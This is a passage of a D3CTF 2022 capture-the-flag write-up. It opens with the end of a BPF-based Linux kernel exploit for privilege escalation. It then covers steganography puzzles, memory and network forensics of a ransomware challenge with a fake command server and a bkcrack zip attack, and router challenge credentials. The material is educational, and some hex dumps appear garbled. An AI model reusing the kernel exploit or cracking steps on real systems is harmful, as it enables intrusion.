        BPF_MOV64_IMM(BPF_REG_2, 0),
        BPF_MOV64_REG(BPF_REG_3, BPF_REG_10),
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_3, -8),
        BPF_MOV64_IMM(BPF_REG_4, 8),
        BPF_ALU64_REG(BPF_ADD, BPF_REG_4, EXP_REG),
        BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_skb_load_bytes),
        BPF_EXIT_INSN()
    };
}

```

```

    if (0 != run_bpf_prog(oob_test, sizeof(oob_test) / sizeof(struct
bpf_insn), NULL, rop_buf, 0x100))
    {
        error_exit("[-] Failed to run bpf program\n");
    }

    return 0;
}

```

First run exp, then get the kernel address from the printed information and calculate the offset. Then re-run exp and provide the offset to achieve the privilege escalation.

Some of the header files are not here, the full exp is in [my GitHub repository](#).

## Misc

### BadW3ter

I found that I misspelled "Water"...

Open the file with 010 Editor,

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
43	55	59	31	E6	AD	25	03	6E	77	33	31	6C	61	69	20	CUY1æ-%.nw31lai
12	00	00	00	01	00	02	00	44	AC	00	00	10	B1	02	00	.....D-...±..
04	00	10	00	00	00	64	61	74	61	C0	AD	25	03	04	00	.....dataÀ-...
04	00	05	00	03	00	04	00	03	00	04	00	06	00	00	00	.....
04	00	00	00	01	00	06	00	02	00	04	00	07	00	0A	00	.....

and we can find that the file header has been changed.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF	
:	52	49	46	46	E6	AD	25	03	57	41	56	45	66	6D	74	20	RIFFæ-%.WAVEfmt
:	12	00	00	00	01	00	02	00	44	AC	00	00	10	B1	02	00	.....D-...±..
:	04	00	10	00	00	00	64	61	74	61	C0	AD	25	03	04	00	.....dataÀ-...
:	04	00	05	00	03	00	04	00	03	00	04	00	06	00	00	00	.....

I only change the beginning and the ending of RIFF block and the beginning of FORMAT block, so it's easy to recover the file header. What's more, we got a string: `CUY1nw31lai`

According to the hint of the problem: `「Dive into」 the w3ter, deeper and deeper.` We can decode the file by DeepSound with password `CUY1nw31lai`. (The Chinese spelling of Hatsune Miku [https://en.wikipedia.org/wiki/Hatsune\\_Miku](https://en.wikipedia.org/wiki/Hatsune_Miku)) Here we got a file: flag.png. But when we scan the QR code directly, we can only get a Rickrolling. (<https://www.dictionary.com/e/slang/rickrolling/>)

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	49	49	2A	00	08	00	00	00	14	00	FE	00	04	00	01	00	II*.....þ....
0010h:	00	00	00	00	00	00	00	01	03	00	01	00	00	00	2C	01	.....,..
0020h:	00	00	01	01	03	00	01	00	00	00	2C	01	00	00	02	01	.....,..
0030h:	03	00	03	00	00	00	FE	00	00	00	03	01	03	00	01	00	.....þ....
0040h:	00	00	01	00	00	00	06	01	03	00	01	00	00	00	02	00	.....
0050h:	00	00	11	01	04	00	01	00	00	00	72	5C	00	00	15	01	.....r\..
0060h:	03	00	01	00	00	00	03	00	00	00	16	01	03	00	01	00	.....
0070h:	00	00	2C	01	00	00	17	01	04	00	01	00	00	00	B0	1E	.,.....°.
0080h:	04	00	1A	01	05	00	01	00	00	00	04	01	00	00	1B	01	..... ..
0090h:	05	00	01	00	00	00	OC	01	00	00	1C	01	03	00	01	00	..... ..
00A0h:	00	00	01	00	00	00	28	01	03	00	01	00	00	00	02	00	.....(.....
00B0h:	00	00	31	01	02	00	1B	00	00	00	14	01	00	00	32	01	.1.....2..
00C0h:	02	00	14	00	00	00	30	01	00	00	BC	02	01	00	13	16	.....0...¼....
00D0h:	00	00	44	01	00	00	49	86	01	00	1A	45	00	00	58	17	..D...It...E.X.
00E0h:	00	00	69	87	04	00	01	00	00	00	24	7B	04	00	5C	93	..i‡.....\${..\"
00F0h:	07	00	58	DA	01	00	50	7B	04	00	00	00	00	00	08	00	..XÚ..P{.....
0100h:	08	00	08	00	80	FC	0A	00	10	27	00	00	80	FC	0A	00	....€ü...'..€ü..
0110h:	10	27	00	00	41	64	6F	62	65	20	50	68	6F	74	6F	73	'..Adobe Photoshop CS Windows..
0120h:	68	6F	70	20	43	53	20	57	69	6E	64	6F	77	73	00	00	2022:02:13 23:20
0130h:	32	30	32	32	3A	30	32	3A	31	33	20	32	33	3A	32	30	:09.<?xpacket begin='i>' id='W5
0140h:	3A	30	39	00	3C	3F	78	70	61	63	6B	65	74	20	62	65	MOMpCehiHzreSzNT
0150h:	67	69	6E	3D	27	EF	BB	BF	27	20	69	64	3D	27	57	35	czkc9d'?>.<x:xmp
0160h:	4D	30	4D	70	43	65	68	69	48	7A	72	65	53	7A	4E	54	meta xmlns:x='adobe:xmpmeta' x:xmptk='XMP toolkit' version='3.0-28', frame-work='1.6'>.<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#' xmlns:iX='http://ns.adobe.com/iX/1.0/1'>..<rdf:Description rdf:about='uuid:64779af1-8ce0-11ec-ba60-b9cb1e4587aa'. x:mlns:pdf='http://
0170h:	63	7A	6B	63	39	64	27	3F	3E	0A	3C	78	3A	78	6D	70	Take a look of the file header, and we can find that it's not a PNG file. Here is an II* sign and plenty of notes added by Adobe Photoshop. We can infer that it's actually a TIFF file. You can also use file command to recognize the file.
0180h:	6D	65	74	61	20	78	6D	6C	6E	73	3A	78	3D	27	61	64	
0190h:	6F	62	65	3A	6E	73	3A	6D	65	74	61	2F	27	20	78	3A	
01A0h:	78	6D	70	74	6B	3D	27	58	4D	50	20	74	6F	6F	6C	6B	
01B0h:	69	74	20	33	2E	30	2D	32	38	2C	20	66	72	61	6D	65	
01C0h:	77	6F	72	6B	20	31	2E	36	27	3E	0A	3C	72	64	66	3A	
01D0h:	52	44	46	20	78	6D	6C	6E	73	3A	72	64	66	3D	27	68	
01E0h:	74	74	70	3A	2F	2F	77	77	77	2E	77	33	2E	6F	72	67	
01F0h:	2F	31	39	39	39	2F	30	32	2F	32	32	2D	72	64	66	2D	
0200h:	73	79	6E	74	61	78	2D	6E	73	23	27	20	78	6D	6C	6E	
0210h:	73	3A	69	58	3D	27	68	74	74	70	3A	2F	2F	6E	73	2E	
0220h:	61	64	6F	62	65	2E	63	6F	6D	2F	69	58	2F	31	2E	30	
0230h:	2F	27	3E	0A	0A	20	3C	72	64	66	3A	44	65	73	63	72	
0240h:	69	70	74	69	6F	6E	20	72	64	66	3A	61	62	6F	75	74	
0250h:	3D	27	75	75	69	64	3A	36	34	37	37	39	61	66	31	2D	
0260h:	38	63	65	30	2D	31	31	65	63	2D	62	61	36	30	2D	62	
0270h:	39	63	62	31	65	34	35	38	37	61	61	27	OA	20	20	78	
0280h:	6D	6C	6E	73	3A	70	64	66	3D	27	68	74	74	70	3A	2F	




(You don't need to read the Chinese characters above. They are not related to the problem.)

Here we've got two layers: a QR code with transparent background and a pure white background in the back.

If you've tried some tools like `PIL` or `Stegsolve`, you can discover that the color of QR code is not always black, it's actually with some grey parts.

That is because the the color of QR code is calculated to make it show differently when the background color changes.

Let's turn the background color to black.



We can find that the content of the image have changed. Scan it and get the flag:

D3CTF{M1r@9e\_T@nK\_1s\_0m0sh1roiii1111!!!!Isn't\_it?}

Reference: <https://zhuanlan.zhihu.com/p/32532733>

I'm sorry that I can't find an English version of this article.

Origin song: <https://www.youtube.com/watch?v=h69jvh8z4w>

## WannaWacca

OMG, I think this is a ransomware virus.

First, use volatility explore the memory image, with commands `cmdscan`、`cmdline`、`psist`, we can find a the suspicious process `SmartFalcon.exe` with pid 1404, and also `readme.txt`

```
[sayavolatility]# python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6.1
*****
CommandProcess: conhost.exe Pid: 2584
CommandHistory: 0x4614d0 Application: SmartFalcon.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #43 @ 0x45ff60: E
Cmd #44 @ 0x462760:gE
0xfffffa800e907060 SmartFalcon.ex 1404 444 8 85 1 0 2022-02-19 18:01:37 UTC+0000
```

```
*****  
notepad.exe pid: 2568  
Command line : "C:\Windows\system32\NOTEPAD.EXE" C:\Users\D3CTF\Desktop\readme.txt  
*****
```

Then extract them with commands `filescan` and `dumpfiles`

```
python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 filescan | grep  
SmartFalcon  
# 0x00000003dec4a70      5      0 R--r-d  
\Device\HarddiskVolume1\Users\D3CTF\Desktop\SmartFalcon.exe  
  
python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 filescan | grep  
readme.txt  
# 0x00000003e306830     16      0 RW-rw-  
\Device\HarddiskVolume1\Users\D3CTF\Desktop\readme.txt  
  
python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 dumpfiles -Q  
0x00000003dec4a70 -D ./  
# ImageSectionObject 0x3dec4a70  None  
\Device\HarddiskVolume1\Users\D3CTF\Desktop\SmartFalcon.exe  
  
python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 dumpfiles -Q  
0x00000003e306830 -D ./  
# DataSectionObject 0x3e306830  None  
\Device\HarddiskVolume1\Users\D3CTF\Desktop\readme.txt  
  
file file.None.0xfffffa800ec68010.img  
# file.None.0xfffffa800ec68010.img: PE32+ executable (console) x86-64 (stripped  
to external PDB), for MS Windows  
  
file file.None.0xfffffa800ebd7180.dat  
# file.None.0xfffffa800ebd7180.dat: ASCII text, with CRLF line terminators
```

According to the last sentence of `readme.txt` : YOU WILL NEVER KNOW MY IP ADDRESS! , we should find the server IP which make traffic analysis easy.

Detect the shell of `smartFalcon.exe` , we can find it was packed by `upx` , but the programme unpack with command `upx -d` directly can't run correctly. According to this [issue](#) of upx , we can unpack it correctly with adding an argument:

```
.\upx.exe -d --strip-relocs=0 SmartFalcon.exe
```

Open `SmartFalcon.exe` with IDA or other reverse tools, we can find all the function names are obfuscated, reverse `SmartFalcon.exe` may too hard, so we can try other methods to find IP.

```
strings SmartFalcon.exe > strs.txt
```

Then use this regular expressions: [0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}:[0-9]{1,5} in text editor such as vs code, we could find the string contain ip and port:  
114.116.210.244:53939

Change ip to localhost with sed:

```
sed -i "s/114.116.210.244/127.127.127.127/" SmartFalcon.exe
```

Analyze the pcapng file with wireshark and apply this filter: `ip.addr == 114.116.210.244`

Packet No.9518 contains `enc flag.zip <rsa pubKey>` :

No.: 9518 - Time: 70.089692 - Source: 114.116.210.244 - Destination: 192.168.38.129 - Protocol: TCP - Length: 445 - Info: 53939 → 56762 [FIN, PSH, ACK] Seq=1 Ack=121 Win=64240 Len=391

Then packet No.12185 execute command `dir` and get reply in packet No.12190 which we can find filename was changed from `flag.zip` to `flag.zip.wannaWacca` :

No.: 12185 - Time: 70.089692 - Source: 114.116.210.244 - Destination: 192.168.38.129 - Protocol: TCP - Length: 126 - Info: 53939 → 56764 [ACK] Seq=1 Ack=121 Win=64240 Len=126

Wireshark · 追踪 TCP 流 (tcp.stream eq 127) · router.pcapng

.....Message.....Id.....Code.....Msg.....[4]uint8.....\$62EC4D56-A54F-719C-3028-9CD55D55EA05..... C .....

..... D05C-F666

C:\Users\D3CTF\Desktop .....

2022/02/16 21:13 <DIR> .  
2022/02/16 21:13 <DIR> ..  
2022/02/16 21:13 2,285,312 flag.zip.WannaWacca  
2022/02/16 21:11 4,045,824 go\_build\_client.exe  
2022/02/16 21:13 396 readme.txt  
3 ..... 6,331,532 ....  
2 ..... 29,464,039,424 .....

C:\Users\D3CTF\Desktop>.....Message.....Id.....Code.....Msg.....[4]uint8.....3...\$62EC4D56-A54F-719C-3028-9CD55D55EA05.....OK.

So packet No.9518 may be the enc command.

Packet No.15024 contains dec flag.zip <rsa priKey> :

Wireshark - 分组 15024 - router.properties

Frame 15024: 1892 bytes on wire (8736 bits), 1892 bytes captured (8736 bits) on interface 'VirtualNPF\_{D3160455-4242-4F08-81D8-5CFAA467320C}', id 0

Ethernet II, Src: VMware\_0b:0f:30 (00:50:56:0b:0f:30), Dst: VMware\_55:ea:05 (90:0c:29:55:ea:05)

Internet Protocol Version 4, Src: 14.116.210.244, Dst: 192.168.38.129

Transmission Control Protocol, Src Port: 53939, Dst Port: 56766, Seq: 1, Ack: 121, Len: 1038

Data (1038 bytes):

Detailed Information

Hex View

Printable ASCII

Raw

[Length: 1038]

0038: ff ff fc d5 b9 85 ff ff e1 03 01 01 01 07 ad 65 02  
0040: 77 01 07 45 01 ff 77 82 00 01 03 01 02 49 64 01 06  
0042: 01 0c 00 00 00 00 00 00 18 ff 83 01 01 01 08 4b 34 5d 75  
0044: 01 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0046: c3 f2 01 24 36 32 45 c3 34 44 15 16 2d 41 35  
0048: 34 46 2d 37 31 39 43 2d 33 3d 12 18 2d 39 43 4d  
0049: 35 46 2d 37 31 39 43 2d 33 3d 12 18 2d 39 43 4d  
004a: 45 41 38 35 01 2d 3d 3d 00 00 00 00 00 00 00 00  
004b: 57 61 66 66 61 57 61 63 63 61 2d 2d 2d 2d 2d 2d  
004c: 42 45 47 49 4e 26 52 53 41 28 54 52 49 56 41 26  
004d: 51 49 42 41 41 48 42 67 51 44 44 46 73 54 78 53 26  
004e: 51 58 32 68 56 0c 78 3d 46 6a 78 3d 46 1c 00 00  
004f: 31 79 2f 41 35 60 73 46 78 2b 0d 31 69 76 45 00  
0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0051: 39 6c 4c 56 53 62 46 66 42 78 59 2d 77 32 79 68  
0052: 6f 43 4f 46 54 63 61 45 43 4a 60 6f 78 53 31  
0053: 71 3d 33 66 51 33 33 66 76 05 6d 72 53 31  
0054: 25 56 64 66 62 56 64 66 62 56 64 66 62 56 64 66  
0055: 65 72 56 67 62 72 33 56 2f 54 4b 63 45 33 33 55  
0056: 45 34 54 58 41 56 78 56 4f 39 60 4c 6d 58 6a 43  
0057: 67 66 79 39 56 48 51 49 44 41 51 41 42 7d 41 37  
0058: 67 41 46 33 39 4c 6f 45 6b 57 3d 38 64 64 74 39  
0059: 4b 75 36 51 64 53 4d 46 59 39 70 71 78 62 42 26  
005a: 65 4e 72 46 46 4b 38 4e 41 52 79 4d 4f 46 7d 4a 33  
005b: 65 43 4d 77 61 54 41 42 38 67 73 4e 6d 73 4d 37  
[Length: 1038]

Then packet No.15304 execute command `dir` and get reply in packet No.15309 which we can find filename was changed from `flag.zip.wannawacca` to `flag.zip` :

```

.....Message.....Id.....Code.....Msg.....[4]uint8.....$62EC4D56-A54F-719C-3028-9CD55D55EA05..... C .....
..... D05C-F666
C:\Users\DDCTF\Desktop .....
2022/02/16 21:14 <DIR> .
2022/02/16 21:14 <DIR> ..
2022/02/16 21:14 2,088,854 flag.zip
2022/02/16 21:11 4,045,824 go_build_client.exe
2022/02/16 21:13 396 readme.txt
3 ..... 6,135,074 .....
2 ..... 29,463,973,888 .....
C:\Users\DDCTF\Desktop>.....Message.....Id.....Code.....Msg.....[4]uint8.....3...$62EC4D56-A54F-719C-3028-9CD55D55EA05.....OK.

```

So packet No.15024 may be the dec command.

Also, server should send an OK packet to client while receiving each packet form client.

Export these payload and make a fake server, put `flag.zip.wannawacca` and `smartFalcon.exe` in the same folder and run patched `smartFalcon.exe`:

```

from pwn import *
data1 = open("001.bin", "rb").read() # OK
data2 = open("002.bin", "rb").read() # dir
data3 = open("003.bin", "rb").read() # enc
data4 = open("004.bin", "rb").read() # dec

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data1)

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data4)

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data2)

l = listen(port=53939)
l.wait_for_connection()
print(l.recv())
l.send(data1)

```

After that , we can get `flag.zip` with password: `95e4uc1&qoQQ@KV*fk3BuzY@kPknLFDE` XD

Open `flag.zip` we can see a `png` file protected by password, but we can use Known-plaintext attack to crack this zipfile ( In this paper, it use `PDF` header to crack `PDF` file, we can just replace it with `PNG` header ):


<https://anter.dev/posts/plaintext-attack-zipcrypto/>

```

echo 89504E470D0A1A0A0000000D49484452 | xxd -r -ps > png_header
bkcrack -c flag.zip -c "I can't see any light.png" -p png_header -o 0
# bd363f25 3a7da3aa 4bbe3175
bkcrack -c flag.zip -c "I can't see any light.png" -k bd363f25 3a7da3aa 4bbe3175
-d flag1.png

```

Open the png file, we can find something was encoded by white and black pixel on the top of the picture (The colored pixels in the middle are generated by tampering with iDOT and can be ignored)



According to the filename `I can't see any light` we know that these white and black pixel are Braille, and there are two special symbols:

**Formatting** [edit]

Various formatting marks affect the values of the letters that follow them. They have no direct equivalent in print. The most important in English Braille are:

Capital follows	Number follows

That is, `.A` is read as capital 'A', and `.1` as the digit '1'.

Decode the Braille, we can find it start with `50 4B 03 04`, so save it as `flag.zip`:

```
from PIL import Image
import numpy as np
import binascii

digittab = {"1": [0], "2": [0, 2], "3": [0, 1], "4": [0, 1, 3], "5": [0, 3],
            "6": [0, 1, 2], "7": [0, 1, 2, 3], "8": [0, 2, 3], "9": [1, 2], "0": [1, 2, 3]}
alphabet = {"a": [0], "b": [0, 2], "c": [0, 1], "d": [0, 1, 3], "e": [0, 3],
            "f": [0, 1, 2], "g": [0, 1, 2, 3], "h": [0, 2, 3], "i": [1, 2], "j": [1, 2, 3],
            "k": [0, 4], "l": [0, 2, 4], "m": [0, 1, 4], "n": [0, 1, 3, 4], "o": [0, 3, 4],
            "p": [0, 1, 2, 4], "q": [0, 1, 2, 3, 4], "r": [0, 2, 3, 4], "s": [1, 2, 4],
            "t": [1, 2, 3, 4],
            "u": [0, 4, 5], "v": [0, 2, 4, 5], "w": [1, 2, 3, 5], "x": [0, 1, 4, 5],
            "y": [0, 1, 3, 4, 5], "z": [0, 3, 4, 5], "num": [1, 3, 4, 5], "cap": [5], "": []}

def braille2bin(src: str, res: str, origin_point: tuple):
    res_str = braille2str(src, origin_point).replace(" ", "")
    res_data = binascii.a2b_hex(res_str)
    open(res, "wb+").write(res_data)

def braille2str(src: str, origin_point: tuple):
    braille_pic = Image.open(src)
    braille_arr = np.array(braille_pic)
```

```

size = braille_pic.size
res_str = ''
black = 0
is_digit = False
is_upper = False
for oy in range(origin_point[1], size[1], 3):
    for ox in range(origin_point[0], size[0], 2):
        ascii = []
        for y in range(oy, oy+3):
            for x in range(ox, ox+2):
                if braille_arr[y][x][0] > 127:
                    ascii.append((y-oy)*2+(x-ox))
        if ascii == alphabet['num']:
            is_digit = True
            continue
        elif ascii == alphabet['cap']:
            is_upper = True
            continue
        if is_digit:
            for i in digittab:
                if digittab[i] == ascii:
                    res_str += i
            is_digit = False
        else:
            for i in alphabet:
                if alphabet[i] == ascii:
                    if is_upper:
                        res_str += i.upper()
                        is_upper = False
                    else:
                        res_str += i
        if ascii == []:
            black += 1
        else:
            black = 0
        if black > 2: # 连续的黑块，代表已经读取完成
            return res_str
return res_str

braille2bin("I can't see any light.png", "flag1.zip", (0,11)) # decode

```

This picture is a screenshot from a MV called `Bad Apple!!` , and the file extension is `PNG` , and its iDOT was tampered , we could think about `PNG Apple Parallel Processing`

<https://fotoforensics.com/>



Save `PNG Apple Parallel Processing` as `flag2.png`, we can also find Braille. According to the Braille table we could find it was flipped 180°. Flip 180° again and run this script to decode Braille:

```
from PIL import Image
import numpy as np

digittab = {"1": [0], "2": [0, 2], "3": [0, 1], "4": [0, 1, 3], "5": [0, 3],
            "6": [0, 1, 2], "7": [0, 1, 2, 3], "8": [0, 2, 3], "9": [1, 2], "0": [1, 2, 3]}
alphabet = {"a": [0], "b": [0, 2], "c": [0, 1], "d": [0, 1, 3], "e": [0, 3],
            "f": [0, 1, 2], "g": [0, 1, 2, 3], "h": [0, 2, 3], "i": [1, 2], "j": [1, 2, 3],
            "k": [0, 4], "l": [0, 2, 4], "m": [0, 1, 4], "n": [0, 1, 3, 4], "o": [0, 3, 4],
            "p": [0, 1, 2, 4], "q": [0, 1, 2, 3, 4], "r": [0, 2, 3, 4], "s": [1, 2, 4],
            "t": [1, 2, 3, 4],
            "u": [0, 4, 5], "v": [0, 2, 4, 5], "w": [1, 2, 3, 5], "x": [0, 1, 4, 5],
            "y": [0, 1, 3, 4, 5], "z": [0, 3, 4, 5], "num": [1, 3, 4, 5], "cap": [5], "": []}

def braille2str(src: str, origin_point: tuple):
    braille_pic = Image.open(src)
    braille_arr = np.array(braille_pic)
    size = braille_pic.size
    res_str = ''
    black = 0
    is_digit = False
    is_upper = False
    for oy in range(origin_point[1], size[1], 3):
        for ox in range(origin_point[0], size[0], 2):
            ascii = []
            for y in range(oy, oy+3):
                for x in range(ox, ox+2):
                    if braille_arr[y][x][0] > 127:
                        ascii.append((y-oy)*2+(x-ox))
            if ascii == alphabet['num']:
                is_digit = True
                continue
            elif ascii == alphabet['cap']:
                is_upper = True
                continue
            if is_digit:
                for i in digittab:
```

```

        if digittab[i] == ascii:
            res_str += i
            is_digit = False
        else:
            for i in alphabet:
                if alphabet[i] == ascii:
                    if is_upper:
                        res_str += i.upper()
                        is_upper = False
                    else:
                        res_str += i
        if ascii == []:
            black += 1
        else:
            black = 0
        if black > 2: # 连续的黑块，代表已经读取完成
            return res_str
    return res_str

print(braille2str("flag2.png", (0,11)))
# VGV4dF9ibGluZF93YXRlcmlhcmsgchdkIGlzoibSQHkwzjEhowh0

```

Then decode base64 , we can get :

```
text_blind_watermark pwd is: R@y0f1!9ht
```

Open `flag.zip` , we can find `Future will lead.txt` with some invisible characters. According to the hint we decoded from `flag2.png` , we can find this repository in github: [https://github.com/guofei9987/text\\_blind\\_watermark](https://github.com/guofei9987/text_blind_watermark)

```

from text_blind_watermark import embed, extract

password = 'R@y0f1!9ht'
sentence_embed = open("Future will lead.txt", "r").read()
wm_extract = extract(sentence_embed, password)
print(wm_extract)

# b576241258a44b868ea25804b0ec1d4e

```

So flag is `d3ctf{b576241258a44b868ea25804b0ec1d4e}`

Reference:

- <https://www.da.vidbuchanan.co.uk/widgets/pngdiff/>
- <https://github.com/DavidBuchanan314/ambiguous-png-packer>
- <https://zhuanlan.zhihu.com/p/446538506>
- <https://github.com/KutouAkira/SmartFalcon>
- <https://www.youtube.com/watch?v=G3C-Vevl36s>
- <https://www.youtube.com/watch?v=DvrNZrspJE0>
- <https://www.youtube.com/watch?v=ReFHktukxbc>

## OHHHH!!! SPF!!!

```
# L2TP Tunnel
User: D3CTF
Password: AFZcByFx5c2dQxXr
IPsec Secret: M99iDSq6RAHY5quU

Create a L2TP tunnel and launch a OSPFv3 Instance to get flag
Server OS: RouterOS v6.49.4 CHR
```

### This challenge is not really a challenge.

This challenge inspired by a Red-Packet game hold by Soha, but use OSPF instead of BGP.  
Details can be found here: <https://soha.moe/post/find-soha-red-packet-2021.html>

How to get the flag is elaborate quite clear in description.  
create a L2TP tunnel, and launch a OSPFv3 Instance.  
After receiving the routes, decode it from Hex to GBK and get the flag.

There are few simple OSPFv3 config as bellow:

### BIRDv2

```
protocol ospf v3 {
    tick 2;
    rfc1583compat yes;
    ipv6 {
        import all;
        export all;
    };
    area 0 {
        interface "ppp0" {
            type broadcast;
        };
    };
};
```

### RouterOSv6

```
/routing ospf-v3 instance
add name=D3-OSPF router-id=10.255.255.2
/routing ospf-v3 area
add instance=D3-OSPF name=D3-Area
/routing ospf-v3 interface
add area=D3-Area interface=D3-VPN network-type=point-to-point
```

### RouterOSv7

```
/routing ospf instance
add name=D3-OSPF redistribute=static router-id=\\
    10.255.255.3 routing-table=main version=3
/routing ospf area
add instance=D3-OSPF name=D3-Area
/routing ospf interface-template
add area=D3-Area cost=10 interfaces=D3-VPN priority=1 type=ptp
```

## Web

### ezsql

From the source code we can see that mybatis is used in the backend, and Provider is used to dynamically generate SQL statements.

```
club.example.demo.dao.VoteDAO
```

```
@Mapper
public interface VoteDAO {
